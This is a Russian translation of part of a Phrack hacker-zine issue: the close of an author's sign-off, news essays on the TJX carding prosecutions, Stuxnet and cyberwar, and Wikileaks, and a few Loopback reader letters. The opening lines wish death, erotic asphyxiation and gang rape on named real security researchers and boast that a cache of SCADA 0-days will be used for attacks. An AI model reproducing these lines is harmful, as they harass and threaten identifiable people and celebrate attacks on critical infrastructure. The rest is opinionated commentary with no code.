Вайтхэты могут лизать мои яйца, spender курит крэк. Надеюсь, Dan Kaminsky умрёт от эротической асфиксии. Знаю, что Ben Hawkes скоро изнасилуют толпой. Вполне заслуженно. Вот ублюдок, убивающий баги. Также: ret_, присоединись к своей мёртвой семье. Алан... надеюсь, ирландцы найдут тебя.

Цитаты

> *Я бы не стал рекомендовать секс, наркотики и безумие каждому, но для меня они всегда работали.*

> *В закрытом обществе, где все виновны, единственное преступление — быть пойманным. В мире воров единственный смертный грех — глупость.*
>
> *Край... нет честного способа объяснить его, потому что единственные люди, которые действительно знают, где он находится, — это те, кто через него перешёл.*
>
> *Компьютерные игры не влияют на детей; я имею в виду, что если бы Pac-Man влиял на нас в детстве, мы бы все бегали по тёмным комнатам, поедая волшебные таблетки и слушая монотонную электронную музыку.*

Есть что добавить?

Хакеры всегда w1n. И под хакерами я имею в виду блэкхэтов. Эта куча 0-day для SCADA никуда не денется в ближайшее время, но можете быть уверены — мы найдём им хорошее применение.

Также хочу поблагодарить сотрудников Phrack за эту честь.

```
--------[ EOF
```

Phrack World News

Автор: EL ZILCHO
Контакт: elzilcho@phrack.org

Содержание:

---

1. Дело TJX и всё более длинная рука закона

Когда всё становится странным: команда TJX / Условные сроки для стукачей, суровые приговоры для невезучих / Всё более длинная рука закона

Компьютерные преступления и хакерство всегда были неудобными попутчиками, разделяя хакеров на два основных лагеря: те, кто придерживается принципа невмешательства, зная, что совершают несколько технических правонарушений ещё до того, как встают с постели по утрам, и те, чей страх перед законом ведёт их, по сути, прямым путём — обречённых на бесконечные ночи перед отладчиком, так и не увидев ни одного неавторизованного рутшелла.

Так где же провести размытую черту под командой TJX — от манипулятивного Гонсалеса, сдавшего операторов #phrack в начале 2003 года, до некогда двухметрового программиста the_uT, которому грозит два года заключения и компенсация в 172,5 миллиона долларов за написание простой компьютерной программы, которую большинство из нас смогли бы написать в пятнадцать лет — под кетамином или без?

Корреспонденты PWN ознакомились с оригинальным исходным кодом программы «blabla» и могут подтвердить, что он представляет собой не что иное, как цикл чтения из сырого сокета на высоком порту, выводящий неотформатированные и нефильтрованные данные в файл. Сказать, что tcpdump является значительно более сложным инструментом для кражи данных — это не преувеличение.

По крайней мере, можно с успокаивающей уверенностью констатировать, что старинное искусство профессионального стукачества по-прежнему позволит выйти сухим из воды в моменты страха и стресса. Как подтвердят многие ветераны, стукачество на протяжении многих лет было добротной оборонительной традицией среди хакеров, и многие любимые фигуры хакерской мифологии — от Криса Гогганса до Agent Steal — были твёрдыми сторонниками этой практики.

Дело TJX стало заметным напоминанием об эффективности древней техники сдачи товарищей, когда все стороны вонзали ножи в спины друг другу с тошнотворной лёгкостью, показав поистине олимпийские результаты в Вольном доносе на 100 метров — в частности, среди прочих:

• Патрик «eckis» Тоуи, которому грозило максимальное наказание в двадцать два года, сокращённое до жалких пяти лет благодаря «обширному сотрудничеству» с властями.

• Восходящая звезда Джереми «horse addict» Джетро — очевидно, настоящий герой этого дела — умудрившийся не только сдать всех своих знакомых, но и обрести Спасителя в лице Господа нашего Иисуса Христа, И получить штраф меньше, чем он фактически заработал на своих

преступлениях (тем самым получив неплохую прибыль); ему также удалось добиться замены приговора условным сроком — в довершение ко всему прочему! Это в очередной раз является неопровержимым доказательством того, что Бог действительно на стороне праведников.

• Альберт «soupnazi» Гонсалес — единственный провал здесь: он показал жалкий результат, всё равно получив огромный двадцатилетний срок, несмотря на то что сдал всех своих знакомых вплоть до собственной бабушки.

— и это только для начала.

Самым тревожным элементом во всём этом шоу для любого, кто так или иначе причастен к какой-либо криминальной деятельности (или, по сути, для любого, кто хоть как-то приближается к чему-либо, напоминающему криминальную деятельность), является поразительное товарищество и дружеское взаимодействие между международными агентствами — особенно Интерполом и ФБР. Особенно ФБР.

Недавние международные аресты, демонстрирующие новый уровень взаимодействия между ведомствами, придали значительный вес ранее необоснованным опасениям защитников приватности. Сама идея о том, что иностранный гражданин может быть арестован за рубежом и передан под стражу американских гражданских ведомств исключительно на основании американских показаний и доказательств, способна вызвать тошноту у кого угодно — и тем не менее, похоже, это осталось практически незамеченным, особенно среди американских граждан.

Псевдокриминальные действия, к которым прибегли различные агентства, чтобы поймать Гонсалеса, ошеломили бы даже самого рьяного республиканца-приверженца пыток. А именно: жёсткие диски украинского кардера Максима «Maksik» Ястремского были клонированы во время его поездки в Дубай и снова — когда его принудили посетить кого-то в Турции (в то время как американские агентства пытались держаться официальной версии, что поймали его во время «отпуска» — удобно игнорируя тот факт, что сами и заманили его туда), а его передвижения отслеживались по всей Европе и Азии на протяжении длительного времени. Можно с уверенностью сказать, что у Интерпола не было ни смелости, ни у украинских чиновников интереса (или ресурсов) для достижения такого уровня взаимодействия. Имея доказательства на руках, кого же ещё можно винить, кроме ФБР? Турецкие чиновники получили возможность похвастаться тридцатилетним приговором — в турецкой тюрьме, не менее того — а США вычеркнули ещё одно имя из своего списка дел, дело закрыто, работа выполнена — успех на всех фронтах.

Дополнительное подтверждение такого бодрого и здорового уровня сотрудничества было предоставлено в прошлом октябре самим ФБР, которое заявило, что разгром крупного ботнета Zeus стал результатом «беспрецедентного» партнёрства между ФБР и полицейскими силами по всему миру, включая Столичную полицию Великобритании, Службу безопасности Украины (СБУ) и Полицейское агентство Нидерландов. По данным ФБР, международная операция «Operation Trident Breach» уже принесла более 150 арестов в США, Великобритании и Украине. Можно предположить, что это пока только начало, и как только маховик стукачества раскрутится, последуют новые волны арестов — и ещё большее международное сотрудничество.

Возможно, вы задаётесь вопросом, какое отношение это имеет к вам лично. Может быть, вы действительно просто выполняете свою работу в роли «белой шляпы», исследуя эти транснациональные «преступные заговоры», анализируя вредоносное ПО, работая исключительно с теми машинами, к которым имеете разрешение, возможно, участвуя в проектах с открытым исходным кодом и оживлённо обсуждая 0day-уязвимости на bugtraq и full-disclosure, или публикуя информацию об эксплоитах в своём твиттер-аккаунте; ведь в нынешнюю эпоху глобальной связанности возможности для сотрудничества действительно беспрецедентны. Но где заканчивается и начинается ответственность исследователя за использование результатов своей работы? Вспомните дело Скляров и суматоху вокруг DMCA. Посмотрите, как некоторые безымянные дистрибутивы Linux внезапно отказались включать в свои репозитории такие

инструменты, как SQL Ninja.

В какой момент ВАШ код может быть признан боеприпасом? В какой момент ваша абсолютно законная деятельность в качестве исследователя в роли «белой шляпы» (или «серой», или какой угодно другой), или пентестера, или даже системного администратора, или веб-разработчика может быть поставлена под сомнение? Хотя, безусловно, сложно утверждать, что посадить похитителей персональных данных за решётку — это «плохо», столь же сложно опровергнуть, что сам код воспринимается как боеприпас (точно так же, как это было с криптографией не так давно, и, вероятно, будет происходить всё чаще по мере того, как время идёт и вожжи натягиваются предсказуемыми, но лишь отчасти, способами).

Если вы по ошибке вносите уязвимость в рабочий код и это создаёт брешь в безопасности — можете ли вы доказать, что это было непреднамеренно? По-настоящему никаких гарантий нет. Чрезмерно агрессивная правовая система, как минимум, угрожает украсть ваше время, деньги, ресурсы и, весьма вероятно, репутацию.

Если вам очень не повезёт, вы можете оказаться за решёткой или попасть в неприятности из-за того, во что был вовлечён ваш знакомый, — в надежде, что вы станете следующим хакером, готовым сдать своих товарищей ради собственной свободы, тем самым поддерживая цикл стукачества и обеспечивая постоянно вращающуюся дверь «обычных подозреваемых», на которых можно возложить вину. И это даже не включая Патриотический акт и прослушку (вопрос, вполне заслуживающий отдельной статьи в другой раз).

Разоблачение скандала с Google Street View по сбору данных Wi-Fi, вероятно, является лишь верхушкой айсберга — нам говорят, что это была случайная ошибка в коде одного-единственного инженера (который, по всей видимости, будет носить этот виртуальный алый знак в своём резюме всю жизнь). И всё же снова именно другие страны первыми выразили протест; лишь недавно появилось странное и сомнительное желание сохранить эти записи — для каких целей, ведает лишь тот, кто знает.

Вопрос, которым стоит завершить всё это, вероятно, не в том, «влияет ли это на вас прямо сейчас?» (если только вы действительно не «чёрная шляпа», и в таком случае, без сомнения, это затронет вас колоссально). Вопрос в том: «можете ли вы быть уверены, что это никогда вас не коснётся?»

---

2. Stuxnet, кибервойна, хактивизм и политический хакинг

Ни для кого не секрет, что при нынешнем состоянии американской экономики, находящейся в состоянии планомерной бедности, здравый смысл диктует своё. Однако растущие домыслы о том, что иранская атомная электростанция в Бушере будет переориентирована на военную программу, служат своевременным предлогом для правительств, чтобы применить свою новообретённую тактику кибервойны. Иран убеждён, что Stuxnet был нацелен на срыв его ядерных амбиций; а «аналитики» хотят, чтобы мы поверили, что строка цифр, название кустарника, домены, связанные с футболом, и странная хрень про 2012 год... каким-то образом указывают на причастность Израиля. Реальность, вероятно, такова: как бы ни мечтали суперзвёздные хакерские отряды Израиля вывести Бушер из строя, Россия стоит на пути, отстаивая свои планы по возврату инвестиций.

Stuxnet — лишь одно из нескольких крупных событий в этой сфере с момента выхода последнего номера. Были ещё Aurora и весь тот скандал с Google в Китае. Хилдавг с самого начала ворчала насчёт Китая, и неудивительно, что на крупные компании вроде Google будет оказываться давление с целью опорочить китайское правительство в разгар глобального финансового кризиса.

Недавно симуляция кибервойны в Европе была признана успешной: страны ЕС учились защищаться от более 300 атак. Это стало ещё одной вехой в попытках ЕС координировать внутрирегиональные расследования киберпреступлений. По ту сторону Атлантики USCYBERCOM наконец-то вступило в строй. Хотя правительства предпочитают хранить в тайне свои военные хакерские возможности, им необходимо демонстрировать свою мощь. Добро пожаловать в совершенно новую волну террора, хакеры.

Большинство громких атак за прошедший год демонстрируют тенденцию к высококвалифицированным и целевым взломам, на разработку которых уходит много времени и/или денег. В подобных случаях побочный ущерб минимален, до обнаружения могут пройти месяцы, хакеры анонимны, а вектор атаки уникален. Хотя это всё ещё масштабные атаки, они не предназначены для поражения всего интернета — лишь нескольких избранных крупных игроков, и иногда только на короткое время. По мере того как корпорации и правительства вкачивают большие деньги в кибервойну, некоторые крупные имена в IT-индустрии начнут отставать.

Продолжающаяся DDoS-атака на Бирму в преддверии первых за более чем 20 лет выборов показала недавний и нежелательный возврат к тупости и невежеству с темпом 10–15 Гбит/с, легко превзойдя эстонскую DDoS-атаку 2008 года. Amnesty International усердно работала над доставкой радиоприёмников в Бирму, чтобы люди могли следить за новостями о выборах из-за границы. Через несколько дней после выборов их гонконгский сайт был взломан, а посетители атакованы IE-эксплоитом, о котором Microsoft знала, но демонстративно отказывалась патчить заблаговременно.

В тот же день, когда началась DDoS-атака на Бирму, «Иранская киберармия» объявила о своём «ботнете в аренду», хотя какая-либо существенная связь между этими событиями крайне маловероятна. Их административная система — какой-то горшок с мёдом, статистика поддельная, и уж конечно сама идея должна была кричать о заведомой ловушке. Но по мере того как новость начала распространяться, блогеры стали перепечатывать материалы СМИ, а более медленные репортёры начали опираться на этих блогеров — пока мы не стали натыкаться на сообщения о том, что ICA сдаёт в аренду «те самые ботнеты, которые положили Twitter и Baidu». Простите? Последний раз, когда я проверял, социальная инженерия в отношении сотрудника Register.com не требовала ботнета.

Но ладно, может, ботнет и есть, или хотя бы в разработке. Они далеко не первые в таком деле. Но отношение к ним со стороны СМИ абсурдно. Если эти ребята действительно «армия», то где они были, когда Honker нанёс удар в ответ на дефейс Baidu в начале этого года? К сожалению, СМИ держатся за них из-за горстки громких дефейсов. И поскольку они имеют обыкновение всплывать каждый раз, когда что-то большое происходит, некоторые журналисты на самом деле считают этих детей официально санкционированной военной силой, подотчётной самому Ахмадинежаду! Я ни секунды не верю, что они вообще иранцы.

В том же ключе бедняцкого хакинга мы также наблюдаем рост низового хактивизма. Социальные сети всё больше упрощают возможность вдохновить злобные толпы рядовых пользователей компьютеров на участие в DDoS-атаке одним нажатием на ссылку. Много лет назад мы смеялись над подобными методами (помните hacktivismo от cDc?). Но мы больше не сидим на диалапе, и для того чтобы запустить собственную «человеческую сеть», не нужно многого — достаточно убедительной причины и горстки программ, которые осилит идиот. LOIC пользуется популярностью для этих целей, равно как и сайты, отправляющие GET-запросы в iframe снова, и снова, и снова. Не успеешь оглянуться — тысячи и тысячи тупых твиттерян, шагают, как что-то из Resident Evil. Это даже не считая более обычных ботнетов, которые используют Twitter для получения команд. Добавьте это в смесь, и Twitter превращается в какую-то плюралистическую среднеклассовую псевдополитическую силу, с которой нужно считаться. Правоохранители, похоже, просто сдаются в таких случаях. Слишком много людей, чтобы преследовать. Недостаточно ресурсов, чтобы привлечь их всех к ответственности. Максимум, что мы видим — это охоту за организаторами

подобных «человеческих сетей». Как показали атаки против RIAA и MPAA, Anonymous не такой уж анонимный, когда планирует атаки открыто, у всех на виду, перед федералами, на 4chan и Darknet.

Тенденция к направляемым военными кибератакам побуждает некоторых учёных призывать к изменению законов, регулирующих ведение боевых действий на войне. Они задаются вопросом: может ли страна оставаться нейтральной в кибервойне, если данные, несущие атаку, проходят через её трубопроводы? Некоторые военные ведомства настаивают на том, что для получения хакерами статуса «военнопленного» эти гики должны носить специальную хакерскую форму и иметь при себе пистолет (я люблю представлять, что эта форма выглядела бы как костюм TRON Guy).

А потом возникает вопрос о том, может ли что-то вроде Stuxnet служить законным поводом для обычной войны. Подлинная красота Stuxnet заключается не только в коде (каким бы специализированным и 0day-насыщенным он ни был) — она также в векторе атаки. Если вы намеренно «теряете» свой вредоносный USB-ключ на парковке, и какой-то «недобросовестный человек» подбирает его и решает воспользоваться на работе... ВЫ не совершаете атаку — по крайней мере не напрямую (можно ведь утверждать, что тому и вовсе не следовало подбирать флешку). Более того, философские аргументы в сторону: если вы гражданское лицо, вероятность того, что вам предъявят какие-либо обвинения, ничтожно мала. Добавьте к этому основной аргумент о том, что хакинг не может считаться актом войны, требующим самообороны, если взлом нельзя сравнить с полноценной обычной военной атакой, — и традиционные аргументы, по сути, летят в мусорную корзину. Иными словами, в случае со Stuxnet, хотя Иран признаёт, что имел место шпионаж и, возможно, преднамеренная атака, червь не являлся «вооружённым нападением», достаточным для обоснования самообороны по Уставу ООН.

Подводя итог: если события, произошедшие со времени выхода последнего номера, — хоть какой-то ориентир, следующее десятилетие обнаружит растущее расхождение в характере громких взломов, но в конце концов основная масса — всё то же старое доброе старьё с добавкой кое-чего нового. Военные структуры стремительно превращаются в киберсилу, с которой нужно считаться, но в отсутствие законов, регулирующих их действия, не ждите, что в результате посыплются бомбы. Хотя весьма вероятно, что последняя серия уникально нацеленных громких атак останется безнаказанной, чего можно ожидать — так это всё более активной роли правительства в регулировании интернета и преследовании обычных хакеров под знаменем «войны с кибертерроризмом».

---

3. Wikileaks и разоблачения

Но что же с Wikileaks? Хотя несомненно, что этот проект имел определённый резонанс, стоит задаться вопросом: не принимаем ли мы с шумным восторгом в качестве партнёрши на выпускном вечере первую же девушку, которая пригласила нас, и не считаем ли себя счастливчиками, что вообще кто-то нашёлся? Можно утверждать, что когда общество нуждается в герое, всегда найдётся тот, кто готов выйти на бой, — но то же самое можно сказать о большинстве движений, включая даже «Чаепитие», о котором галдят на Fox News, под одобрительные возгласы тех, кто проголосовал бы за Обаму, если бы были демократами, а не республиканцами. Возможно, несправедливо направлять эту статью столь специфически в сторону США — в конце концов, Wikileaks пролил свет на ряд чрезвычайно важных историй за три-четыре года с момента основания, — но трудно спорить с тем, что именно 2010 год стал годом, когда Wikileaks попал в поле зрения широкой общественности: во многом благодаря определённому «отредактированному» видео под псевдонимом «Collateral Damage», а затем — под влиянием дампов документов, предположительно слитых американскими инсайдерами по Ираку и

Афганистану, последовавших вскоре за этим.

Да, у нас есть ответственность за обеспечение доступности информации, или хотя бы за то, чтобы знания о способах её хранения и использования становились более публичными, менее драконовскими и менее отдающими страной, готовой расшаркаться перед «Майн Фюрером» — но у нас также есть ответственность обращаться с этой информацией уважительно и, что ещё важнее, быть способными и готовыми пропускать эти данные через сито здравого смысла и разума: данные должны быть ценными потому, что они действительно ценные (и в ряде случаев публикации Wikileaks действительно были ценными данными), а не потому, что «они не хотят, чтобы мы их имели».

В то же время порой сам акт демонстративного фигового кукиша в адрес Системы служит призывом к действию — или, по крайней мере, ограничителем скорости: способом побудить нынешних власть имущих немного подумать, прежде чем пытаться вводить всё новые меры, разрушающие приватность. С другой стороны, для любой страны слишком легко рассматривать любую «утечку» — будь то праведное разоблачение или нет — как акт войны или предлог добавить несколько нулей к бюджету какого-нибудь ведомства.

И есть ещё кое-что, о чём нам всем нужно думать:

У каждой страны, каждой войны, каждого движения есть секреты. Мы можем говорить себе, что информация должна быть свободной, но свобода имеет свою цену, и некоторые секреты — ХОРОШИЕ секреты. Что ещё важнее — в мире ДОЛЖНЫ быть какие-то тайны.

Полностью принять видение Wikileaks почти больше сродни Большому Брату, чем всему, что правительство США — или любое другое правительство — могло бы создать самостоятельно: культура, в которой каждый ваш шаг может быть раскрыт, каждая ваша мысль подсчитана, каждая мелочь вашей жизни опубликована для всего мира на обозрение — в мире, где Google резвится в высокой траве жадности, а Facebook и Twitter сообщают миру о каждом вашем движении воображаемой аудитории восхищённых наблюдателей, готовых сказать «ты!», когда вы говорите «ах, я!». В каком-то смысле мы уже большей частью там, и это очень опасная ситуация. Когда ваш базовый уровень сбрасывается и вы не ПОНИМАЕТЕ, что ваша приватность нарушается, — тогда великое абстрактное «Они» уже победило, а вы только что позволили себе сделать за Них всю грязную работу.

Можно утверждать, что если рядовой Мэннинг действительно слил то, что ему приписывают, он, возможно, совершил героический поступок — но трудно полностью игнорировать тот факт, что он, вероятно, также нарушил доверие, которое заблаговременно взял на себя в рамках обязательств перед правительством США. Дело Мэннинга, получившее такое внимание в нынешнем году, обнажило множество серых зон в политических убеждениях людей, но оно также поставило под вопрос: что такое «разоблачение» и что такое «нелояльность»? Что такое «патриотизм» и что такое «стукачество»? Когда можно доверять своему суждению об истинных намерениях другого человека, и действительно ли всё так однозначно, как нам хотелось бы? Адриан Ламо настучал — но вполне возможно, что он думал, будто защищает себя или свою страну, одновременно, возможно, пытаясь наскрести немного новой известности для угасающей карьеры, бесспорно миновавшей пик уже много лет назад. На каком-то уровне это уже не о правительстве, разоблачениях или приватности — это об обществе и межличностном доверии, и, пожалуй, именно здесь всё становится наиболее туманным. Наивно или нет, но доверие всё чаще раздаётся совершенно незнакомым людям в интернете. Можно утверждать, что Мэннинг, если это действительно был Мэннинг, был наивен, доверяя практически незнакомцу, — но большинство из нас сейчас делает это регулярно; разница здесь в том, что Мэннинг поплатился.

Без явного соглашения о неразглашении нельзя по-настоящему и в полной мере осуждать кого-то за «доносительство» — но при этом именно на таких простых и негласных узах доверия построено наше общество: я не причиню тебе вреда, не украду у тебя, не предам тебя. Я могу не соглашаться

с тем, что ты делаешь, но уважаю твой выбор как личности. В какой момент это доверие нужно разорвать? Некоторые секреты хороши, если они служат общему благу общества — и это работает в *обе* стороны: порой в пользу личности, порой в пользу государства. Как вид мы всегда хотим болеть за Аутсайдера (и нигде это не проявляется так ярко, как в США, пожалуй), — но с учётом стремительно меняющейся природы интернета роль Аутсайдера может поменяться в мгновение ока: сначала Wikileaks был любимым делом людей повсюду, потом последовала ответная реакция. У всех движений есть откат, и Wikileaks не мог стать исключением.

Возможно, одна из причин, по которым многие осуждают Wikileaks, связана с закрытым характером сайта, столь открыто и самозабвенно проповедующего прозрачность; в какой-то момент становится трудно не интерпретировать все стороны как играющих по схожим правилам. Но в покер трудно выиграть за столом, где все знают твои карты, особенно когда у остальных игроков банкролл, намного превышающий твой собственный. Снова возникает вопрос: когда прозрачность необходима, а когда секретность является необходимым условием для достижения хоть какого-то прогресса? С одной стороны, нужно опасаться избыточной прозрачности; с другой — чрезмерного пребывания в тени. В прошлом у нас были журналисты, разоблачавшие коррупцию; теперь нередко сами журналисты отбиваются от обвинений в коррупции, скрывают факты, искажают доказательства.

Крайне сложно отрицать, что определённая прозрачность — и в частности, сам Wikileaks — может иметь позитивное воздействие, и трудно представить мир, в котором совсем не нужно пускать немного солнечного света; хитрость здесь в том, чтобы помнить: такой возросший уровень открытости требует, чтобы мы были более ответственными, взвешенными существами — чему мы, как homo sapiens, так и не научились по-настоящему.

Нет способа загнать джинна обратно в бутылку, а старые интернет-слухи никогда по-настоящему не умирают — они просто архивируются, пока кто-нибудь другой не придёт и не откопает их из временных могил. Это несёт большие надежды для будущего честности, но также порождает проблемы, когда возникает возможность прямой лжи — особенно через анонимную третью сторону, или в случаях, когда существует раскол между имущими и неимущими; у кого на самом деле есть время следить за своей репутацией в сети на таком уровне? И если кто-то запятнает ваше имя, что можно сделать?

Если ваши данные появляются на сайте разоблачителей благодаря третьей стороне, это становится ещё одним способом демонстрации власти: кандидат на вице-президентство нарушает правила — нет, закон — и выходит на свободу, тогда как студент колледжа, угадавший её пароль, получает год надзора или тюрьмы. Если уж свет пускать — то он должен быть одинаково проникающим (и, возможно, более мягким) — не таким, что светит жертвам в лицо и скрывает лицо виновных, — особенно когда ярлыки «жертвы» и «виновного» столь туманны и неоднозначны (как в деле Пэйлин; можно утверждать, что обе стороны допустили определённую долю вины).

Джулиан Ассанж любит говорить «говори правду власти» — но это трудная задача; чтобы вообще сказать ХОТЬ ЧТО-НИБУДЬ власти, нужно сначала добиться её слуха, иначе тебя просто закрутит в водовороте вместе с кучей чудаков и психов (как охотно подтвердит любой федеральный агент, работающий с добровольными информаторами, — и сайты разоблачителей тоже вынуждены с этим бороться; со славой приходит собственная охапка психов, которых нужно отсеивать).

Трудно отрицать, что что бы ещё Wikileaks ни совершил за прошедший год, он привлёк чьё-то внимание. Будет ли это хорошо или плохо — покажет время... Но нетрудно представить, что любой призыв к действию должен порождать какую-то силу добра, даже если эта сила — нечто столь же простое, как обновлённый дух энергии и готовность вовлечься среди иначе вялого населения, жонглирующего собственным ощущением бессилия в стране, требующей того, что по сути является сексуальным насилием, просто чтобы сесть в самолёт. Чтобы приготовить омлет, нужно сначала разбить яйца; чтобы создать перемену, нужно сначала добиться слуха не только власти, но и

самого народа — а затем возложить на него долг действовать.

Истинным «побочным ущербом» здесь может оказаться сам Мэннинг: фактически уже признанный виновным, его имя навеки сохранено, его знакомые преследуются, его личная жизнь обнажена перед всем миром — он служит одновременно примером для подражания и предостережением для новой эпохи. Что его ждёт в будущем — неизвестно, но будем надеяться, что он получит справедливый суд присяжных из равных себе — если такие вообще существуют.

Wikileaks может быть несовершенным — более того, он может быть глубоко несовершенным, — но на данный момент это, вероятно, всё, что у нас есть. И мы должны, пожалуй, быть за это благодарны — но бдительны. Всегда бдительны. Опасность смешения послания с посланником всегда велика, и нет никакого реального способа для любого сайта разоблачителей быть правым на 100% всегда. Даже правительствам невероятно трудно проверить достоверность какой-либо информации или отделить слухи от фактов; возлагать такой уровень слепого доверия на волонтёрскую организацию без надзора — это неизбежно чревато целым рядом проблем, которых мы ещё не видели... Например, что произойдёт, когда негосударственная структура увидит в ней потенциальный источник информации? Как только сайт разоблачителей получает информацию — она уже в открытом доступе; что сделано, то сделано; в этот момент также возникают вопросы о ложных флагах и дезинформации; возможность обманом заставить любой сайт разоблачителей опубликовать ложную информацию уничтожила бы не только его доверие в случае разоблачения, но и могла бы использоваться для продвижения какой-нибудь правительственной или негосударственной повестки. Кроме того, верить всему, что говорит какая-либо организация, — это такая же недальновидность, как верить всему, что говорит вам правительство.

В конечном счёте совесть будет вашим путеводителем — и, скорее всего, никакие две совести никогда не придут к полному согласию, особенно в отношении чего-то столь порою агитпроповского, каким может быть Wikileaks, или столь засекреченного, каким правительства всегда и были.

---

4. События сцены: последнее слово

Несомненно, за этот год с небольшим произошло немало других событий (вечно бушующие войны «белых шляп» против «чёрных» (под аккомпанемент zf05 и нескончаемых дискуссий о раскрытии-против-нераскрытия уязвимостей); глобальное проявление более жёсткой, более организованной формы киберпреступности (и множество арестов, которые за этим последовали); и так далее, и тому подобное), однако прослеживается несколько базовых тем: было мошенничество — но мошенничество существовало всегда. Были нарушения приватности — но нарушения приватности существовали всегда. Были правительства, выходящие за рамки своих полномочий — но правительства всегда выходили за рамки своих полномочий. Это не делает ничего из вышеперечисленного приемлемым, но и не делает ничего из этого новым — и это не даёт никому из нас повода притворяться, что это не имеет к нам никакого отношения (где бы вы ни проживали и под каким флагом ни выступали — или решили не выступать, в зависимости от обстоятельств). Если и есть что-то новое, так это усиление всего вышесказанного, но ничего из этого по-настоящему «нового» нет. Читайте прошлые номера Phrack: всё перечисленное существовало в той или иной форме, только в меньшем масштабе. Оно всегда существовало.

Судя по стремлению к богатству, славе или дурной славе, проявившемуся во многих историях этого года, стоит отметить: мы не можем позволить нескольким ключевым персонажам заставить нас забыть, насколько важно обращаться с технологиями ответственно, разумно — любить их, взламывать их, пожалуйста, идти на риск, но делать это с сердцем

— с СОВЕСТЬЮ --.

В итоге всё начинается и заканчивается с тебя.

[EOF]

LOOPBACK

Автор: Phrack Staff

Привет!

Как вы, возможно, заметили, традиция Loopback была утрачена на несколько лет. Предыдущая редакция решила её убрать — она была немного, хм... скажем, «задиристой» ;>

Помните замечание Duvel'a по этому поводу?

Краткая история андеграундной сцены (p64):

> *Взгляните на ответы Phrack Loopback в первые 10 лет — и на недавние. Значительно больший процент ответов стал сводиться к фразам вроде «ты идиот, а мы в редакции Phrack куда умнее тебя».*

Что ж, хорошие новости, господа — он возвращается. Мы решили его воскресить, потому что:
• это весело. ДА, ИМЕННО ТАК (особенно с учётом того, что люди не знали о его возвращении)
• мы обещаем не быть слишком большими сволочами (по крайней мере, они на это надеются) ;>
• мы хотим, чтобы ВЫ делились с андеграундом. Поэтому для следующего выпуска вы более чем приветствуетесь присылать нам письма любого рода
• у нас мало файлов для этого выпуска (шутка, мы просто элитарные высокомерные ублюдки)

Мы смиренно приносим извинения всем, кому так и не ответили — ни по почте, ни через этот файл, — потому что мы отстойно фильтруем спам (это _совершенно_ не может быть проблемой лени, правда же?)

Пора узнать, кто хотел поздороваться.

-- The Phrack Staff

0x00 — Из Индии

```
Subject: Re: Null Conference and Security Community
From: Prashant KV <bug@null.co.in>
Cc: Marketing <marketing@null.co.in>
```

> *[Marketing? :>]*

Привет,

> *[Привет, Prashant]*

[...]

Null — это сообщество увлечённых хакеров и специалистов по безопасности в Индии. Всё началось с желания продвигать передовые исследования в области безопасности в Индии.

Null внёс огромный вклад в воспитание молодых хакеров и создание платформы для любителей. На протяжении многих лет индийская отрасль и ряд государственных организаций извлекли пользу из экспертизы членов Null. Будь то повышение осведомлённости среди индийских разработчиков или защита индийской инфраструктуры — члены Null повсюду.

В рамках продолжающихся усилий по повышению осведомлённости среди энтузиастов Null проводит ежегодную конференцию в карнавальном городе Гоа под названием Nullcon. Хакеры,

доклады, мастер-классы, вечеринки и выпивка ждут вас 25–26 февраля 2011 года, Гоа, Индия.

> *[Благодаря членам Null у нас есть интересная статья об индийской хакерской сцене. Браво. Загляните на их сайты:*
> *http://null.co.in / http://nullcon.net/cfp-nullcon-dwitiya (CFP)*
> *]*

С уважением,
Prashant

0x01 — Th1nkG33k

```
Subject: Legion of Doom T
From: Ted Mosby
```

> *[Привет, Ted. Barney с тобой?]*

Эта футболка ещё доступна? Я знаю, что она из начала 90-х, но у меня была такая, и я всегда хотел достать ещё одну.

(На ограниченное время — оригинал возвращается!)

«LEGION OF DOOM -- INTERNET WORLD TOUR»

На лицевой стороне этой классической футболки изображено «Legion of Doom Internet World Tour», а также меч и телефон, пересекающие планету Земля в стиле черепа со скрещёнными костями. На обратной стороне — надпись «Hacking for Jesus», а также внушительный список «остановок тура» (интернет-сайтов) и цитата из Алистера Кроули.

> *[Чёрт. Мы даже не знали, что такая существует. Извини, брат, подсказать тут нечего.]*

0x02 — Злоупотребление наркотиками опасно

```
Subject: Binary is Hacked!!!
From: killerzerosones@null.net

555555555 55 5555 55 55555555 55555555 55 55
55 555 55 55 55 55 55 55 55 55 55 55 55
55 5555 55 55 55 55 55 55 55 55 55 55 55
55 555 55 55 55 55 55 55 55 55 55 55 55
555555555 55 55 55 55 55555555 55555555 555555
55 555 55 55 55 55 55 55 555 55
55 5555 55 55 55 55 55 55 55 55 55
55 555 55 55 55 55 55 55 55 555 55
555555555 55 55 5555 55 55 55 5555 55
55 555555555 55 55 55555555 55555555 55 55555 55555555 55555555
55 55 55 55 55 55 55 55 55 5555 55 55 55
55 55 55 55 55 55 55 55 55 55 555 55 55 55
55 55 55 55 55 55 55 55 55 55 55 55 55 55
55 555555555 55555555 55555555 55 555 55555555 55 55
55 55 55 55 55 55 55 55 55 55 55 55 55 55
55 55 55 55 55 55 55 55 55 55 555 55 55 55
55 55 55 55 55 55 55 55 55 55 5555 55 55 55
55 555555555 55 55 55 55 55555555 55 55555 55555555 555555555
```

Двоичная система строится на 0 и 1, и существует немало кодировок, превосходящих двоичный код (машинный язык)...

```
256 128 64 32 16 8 4 2 1
0 = .
1 = .5 = 2 = 1
1 0 = 5
1 1 = 5.5 = 52 = 26 = 13
1 0 0 = 50 = 25
1 0 1 = 50.5 = 502 = 251
1 1 0 = 55
1 1 1 = 55.5 = 552 = 69
1 0 0 0 = 500 = 250 = 125
1 0 0 1 = 500.5 = 5002 = 2501
1 0 1 0 = 505
1 0 1 1 = 505.5 = 5052 = 2526
1 1 0 0 = 550 = 275
1 1 0 1 = 550.5 = 5502 = 2751
```

Когда .5 заменяется на 2, продолжайте делить число пополам до простого, не превращая его в десятичную дробь — для более быстрого кодирования в системе счисления 0–9. По сути, делите все числа до тех пор, пока следующее деление не даст десятичную дробь, то есть пока число не окажется простым. Это экономит примерно 98 цифр на каждые 100 позиций по сравнению с машинным языком.

> *[Такое же сообщение было обнаружено на:*
> *http://mathfax.com/emraised-to-the-infinite-9craised-to-the-infinte-9*
> *и*
> *http://www.mymathforum.com/viewtopic.php?f=13&t=12988*
> *Ты псих, чувак :> Ну, это даёт нам намёк, что хотя бы один человек читает наши статьи на тему наркотиков.]*

0x03 — Знакомство

```
Subject: CFP 67 and staff
From: Larry
```

Привет,

Есть ли место, где можно пообщаться с редакцией, как это было в прошлом?

Старый IRC ещё работает?

